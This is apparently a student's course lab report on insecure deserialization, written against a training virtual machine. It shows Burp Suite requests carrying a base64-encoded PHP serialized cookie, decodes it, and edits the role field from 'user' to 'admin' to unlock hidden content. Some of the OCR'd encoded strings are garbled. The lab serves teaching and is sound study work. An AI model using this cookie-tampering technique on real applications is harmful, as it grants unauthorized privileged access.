

Assignment 9.1

Name: Insecure Deserialization

Developers:

- Anders Carlsson
- Oleksii Baranovskyi

Performer:

- FB-01 Sakhnii Nazar

Table of Contents

Task 1. Detect insecure deserialization vulnerability	1
---	---

Task 1. Detect insecure deserialization vulnerability

Purpose: understand how to detect and exploit insecure deserialization.

After the work the student must

- know: what is deserialization, how it used;
- be able to: detect serialization/deserialization, exploit it's weakness.

Tasks:

- analyze provided web application on virtual machine 192.168.56.12, find the input point for serialized objects, exploit weakness.


Technical equipping of the workplace:

- Browser Developer Tools.

TASK 1

Where serialized object is present? Prove it with screenshot.

Answer:



```

5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.56.12/
8 Connection: close
9 Cookie: user=
  YToxOntpOjA7YToyOntzOjU6ImxvZ2luIjtzOjQ6InRl
  c3Q1O3M6NDoiOm9sZSI7czo0OjJic2VyIj9fQ%3D%3D
10 Upgrade-Insecure-Requests: 1
11
12

```

Issue detail

The parameter **user** appears to contain a serialized PHP object

Issue background

Applications may submit a serialized object in a request parameter. This behavior can expose the application in various ways, including:

- Any sensitive data contained within the object can be viewed by the user.
- An attacker may be able to interfere with server-side logic by tampering with the contents of the object and re-serializing it.
- An attacker may be able to cause unauthorized code execution on the server, by controlling the server-side function that is invoked when the object is processed.

TASK 2

How is possible to execute attack against insecure deserialization? Prove it.

Answer:

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Request to http://192.168.56.12:80

Forward Drop Intercept is on Action Open browser

```

1 GET / HTTP/1.1
2 Host: 192.168.56.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.56.12/
8 Connection: close
9 Cookie: user=
  YToxOntpOjA7YToyOntzOjU6ImxvZ2luIjtzOjQ6InRl
  c3Q1O3M6NDoiOm9sZSI7czo0OjJic2VyIj9fQ%3D%3D
10 Upgrade-Insecure-Requests: 1
11
12

```

Inspector

Cookie

Name	Value
user	YToxOntpOjA7YToyOntzOjU6ImxvZ2luIjtzOjQ6InRl

Decoded from: URL encoding

YToxOntpOjA7YToyOntzOjU6ImxvZ2luIjtzOjQ6InRl

Decoded from: Base64

a:1:{i:0;a:2:{s:5:"login";s:4:"test";s:4:"role";s:5:"admin";}}

Було → s:4:"user"
Стало → s:5:"admin"

Very hidden photo


192.168.56.12

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hook Me!


It's a very very secret photo library

Welcome to Secret Gallery!

You can see just this hacker picture



But admin can see hacker-woman!



She is waiting for you!

We got them!